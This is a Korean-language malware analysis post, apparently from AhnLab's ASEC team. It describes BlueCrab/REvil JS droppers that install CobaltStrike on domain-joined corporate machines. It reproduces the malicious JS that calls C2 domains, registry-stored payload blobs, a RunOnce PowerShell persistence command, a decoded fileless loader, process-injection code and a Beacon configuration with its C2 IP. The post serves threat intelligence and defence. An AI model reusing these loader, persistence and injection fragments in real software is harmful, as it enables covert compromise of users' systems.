BlueCrab 랜섬웨어, 기업 환경에서는 CobaltStrike 해킹툴 설치

asec.ahnlab.com/ko/19860/

2021년 2월 1일

ASEC 분석팀은 JS 형태로 유포되는 BlueCrab 랜섬웨어(=Sodinokibi, REvil) 감염 과정 중 특정 조건에서 CobaltStrike 해킹 툴을 유포하는 것을 확인했다. CobaltStrike 해킹툴은 원래 합법적인 목적으로 모의 해킹 테스트를 위해 제한적으로 사용된 툴이었으나, 최근 소스코드 유출 이후에 악성코드에서도 활발하게 사용 중이다. 최근 확인된 BlueCrab 랜섬웨어 유포 JS 파일에서는 기업 AD(Active Directory) 환경을 체크하여 기업 사용자의 경우, 랜섬웨어가 아닌 CobaltStrike 해킹툴이 설치되는 것이 확인되어 각별한 주의가 요구된다.

BlueCrab 랜섬웨어는 가짜 포럼 페이지를 통해 다운로드되는 JS 파일로 유포되는 랜섬웨어로, 관련 내용으로 다음과 같이 여러 포스팅을 게시한 바 있다.

JS 파일은 C2 접속 시, 사용자 시스템의 %USERDNSDOMAIN% 환경 변수 존재 여부를 검사한다.

```
U = ["www.esist.org", "www.dischner-kartsport.de", "www.ehiac.com"];
V = 0;
while (V < 3) {
    n = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    s = Math.random().toString()["substr"](2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
        s = s + "278146";
    }
    try {
        n.open('GET', 'https://' + U[V] + '/search.php' + "?zlijeaegdcpcxqhg=" + s, false);
        n.send();
    } catch (e) {
        return false;
    }
    if (n.status === 200) {
        var t = n.responseText;
```

%USERDNSDOMAIN% 환경변수 체크

%USERDNSDOMAIN% 환경 변수가 존재하면 인자에 특정 값(“278146”)을 추가하여 요청한다. 해당 값의 유무에 따라 C2에서 응답하는 내용이 다른 것이 확인되었다. 과거에는 해당 조건에서도 BlueCrab 랜섬웨어를 다운로드 하였으나, 현재는 CobltStrike를 다운로드한다. 일반적인 사용자 환경에서는 해당 환경변수가 존재하지 않으나, 기업의 AD서버 환경 등 도메인이 설정된 경우에는 해당 환경변수가 존재하여 CobaltSrtrike에 감염된다.

기존 BlueCrab 유포 과정에서의 JS → PowerShell → .NET Injector → Delphi Loader 로 이어지는 감염 흐름은 비슷하나 각 단계에서 세부적인 내용은 BlueCrab 유포의 경우와 차이가 있다. 기존 BlueCrab 유포와 관련해서는 상단의 블로그 링크를 참조하기 바란다.

CobaltStrike를 유포하는 페이로드에서는 .NET Injector 부분이 두 부분으로 나뉘었다. 편의를 위해 1차 .NET PE는 “Loader”로, 2차 .NET PE는 “Injector”로 칭한다. “\HKEY_CURRENT_USER\Software**[사용자이름]+’1’**” 키에 .NET Loader 바이너리가 삽입되고 “\HKEY_CURRENT_USER\Software**[사용자이름]**” 키에 .NET Injector 바이너리가 삽입된다.

이후 실행되는 Powershell 명령어는 [사용자이름]+’1′ 키를 읽어 Loader를 실행하고, 실행된 Loader는 [사용자이름] 키를 읽어 Injector를 실행한다.

이름	종류	데이터
(기본값)	REG_SZ	
0	REG_SZ	4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000...
1	REG_SZ	0860066005100e7018e005100ee01ab0061001b02c30071003302#41004002c70069004702cd0079005802d30069006102d700090058...
2	REG_SZ	22d011e00151219021e0002030a010806151219020805171002021 5122d011e0115122d011e00151219021e001e01040a0208050c1001...
3	REG_SZ	000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

Loader 바이너리

이름	종류	데이터
(기본값)	REG_SZ	
0	REG_SZ	yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovorifiooriwidrvitiwieieifoyr...
1	REG_SZ	rpvcqvrbpvvaqvvyordrftwiovorfrftwiovordvftwiovifwyqvvaoroifiwiovorfrftwiovordvftwiovifwyqvvarpvdqvrbpvvbqvvyraqqyrutyayrvwqwqqqvvc...
10	REG_SZ	tovvtpvvirvviyvvtpvvttvvttvviivviivvtpvvirvvtqttvviwvvtsvvtqtqtqtqtqtqtpvvtqtovvtyvvtqirvvtrvvtuvviivvitvviivviivviivviivvtovviivvtqttvviivvtpvvtq...
100	REG_SZ	vvtivviivvtovvtuvvtivvtrvvtivvitvvtivvtuvvtqtqtqtqiivviivviivviivviivviivviivvtqtpvvtqtqtqtqtqtqtyvvttvvtovvtuvvtovvtrvvtovvtrvvtivvtuvvtivviuv...
101	REG_SZ	iivviivviivviivvtqtivvtqtqtqtqtqtqtuvvttvvtovvtyvvtovvtrvvtivvtsvvtivviuvvtivvtovvtqtqtqtqiivviivviivviivviivviivviivvtqttvvtqtqtqtqtqtqtyvvtwvv...
102	REG_SZ	tqtqtyvvtivvtivvtpvvtuvvitvvtqtovvtyvvtwvvtivvtqiivvirvvtovvitvvtqtpvvirvvtwvvtuvvtwvvitvviwvvtpvvtyvvtuvvtqtqtpvvirvvtqiyvvtwvvitvvtyvvttv...

Injector 바이너리

Loader는 실행 시 다음 파워쉘 명령어를 자동실행 키에 등록한다.

- 위치: 컴퓨터\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\
- 데이터: powershell -Win Hi -Command “$r = [Environment]::GetEnvironmentVariable(‘K’, ‘User’).split();$p=$r[0];$r[0]=”;Start-Process $p -ArgumentList ($r -join ‘ ‘) -Win Hi”

환경변수에 다음과 같은 명령어를 등록한다.

위치: 컴퓨터\HKEY_CURRENT_USER\Environment\K
데이터 원본: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -En
“PAAjACAAZQBiAGgAegBvAG8AaQAgACMAPgAkAHUAPQAkAGUAbgB2ADoAVQBzAGUAcgBOAGEAbQBlADsAZgBvAHIAIAAoACQAaQA9/
“

데이터 디코딩:
<# ebhzooi #>$u=$env:UserName;for ($i=0;$i -le 700;$i++){$c=”HKCU:\SOFTWARE\”+$u+”1″;Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{}};function chba{[cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);$Bytes = [byte[]]::new($hs.Length / 2);for($i=0; $i -lt $hs.Length; $i+=2){$Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)}$Bytes};$i = 0;While ($True){$i++;$ko = [math]::Sqrt($i);if ($ko -eq 1000){ break}}[byte[]]$b = chba($a.replace(“#”,$ko));[Reflection.Assembly]::Load($b);[Mode]::Setup();

해당 레지스트리 등록 행위로 인해 재부팅 시에도 동일한 행위를 하는 Powershell명령어가 실행되게 된다. 이후 Loader는 [사용자이름] 키에서 Injector 바이너리를 읽어 메모리에 로드한 후 실행한다. 이때 실행되는 Injector는 “C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe” 프로세스를 실행한 뒤 Delphi Loader 바이너리를 인젝션한다.

```
public string Time()
{
    int num = 0;
    double num2;
    do
    {
        num++;
        num2 = Math.Sqrt((double)num);
    }
    while (num2 != 1000.0);
    string text =
      "4d5a50000200000004000f00ffff0000b8000000000000000040001a00000000000000000000000000000000000000000000000000000
      ccd21909054686973207072 6f6772616d206d7573742062652072756e20756e6465722057696e33320d0a24370000000000000000000000
```

.NET Injector 코드 (1)

```
if (!Diagnostics.PE.CreateProcessA("C:₩₩Program Files (x86)₩₩Windows Photo Viewer₩₩ImagingDevices.exe", "", IntPtr.Zero,
  IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref startupInformation, ref processInformation))
{
    throw new Exception();
}
int num2 = BitConverter.ToInt32(payload, 60);
int num3 = BitConverter.ToInt32(payload, num2 + 52);
int[] array = new int[179];
array[0] = 65538;
if (IntPtr.Size == 4)
{
```

.NET Injector 코드 (2)

위 과정에서 실행된 Delphi Loader는 내부에 존재하는 CobaltStrike Beacon 바이너리를 실행한다. 이 과정에서 사용되는 CobaltStrike Beacon의 설정은 다음과 같다.

```
BeaconType                - HTTPS
Port                      - 443
SleepTime                 - 60000
MaxGetSize                - 1048576
Jitter                    - 0
MaxDNS                    - 255
C2Server                  - 78.128.113.14,/ca
UserAgent                 - Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; Touch; ASU2JS)
HttpPostUri               - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata          - Cookie
HttpPost_Metadata         - Content-Type: application/octet-stream
                            id
```


CobaltStrike Beacon 설정

공격자는 일반 개인사용자에게는 랜섬웨어를, AD서버 등 기업 환경의 사용자에게는 추가적인 공격을 위해 CobaltStrike를 감염시킨다. AD서버 등으로 도메인이 설정된 기업 환경에서는 특히 주의해야 한다. 의심스러운 파일을 실행해서는 안되며 파일 다운로드 시에는 공식 배포처에서 다운로드 할 것을 권장한다.

한편 V3 제품군 에서는 이러한 Fileless 형태의 공격에 대해 시그니처 없이 아래와 같은 행위진단으로 차단 가능하다.

[행위 진단]

- Malware/MDP.Inject.M3044
- Malware/MDP.Behavior.M3491



V3 행위진단 화면

[IOC 정보]

- http://www.esist.org
- http://www.dischner-kartsport.de
- http://www.ehiac.com
- 78.128.113.14

Categories:악성코드 정보

Tagged as:bluecrab, CobaltStrike, Ransomware, REvil, Sodinokibi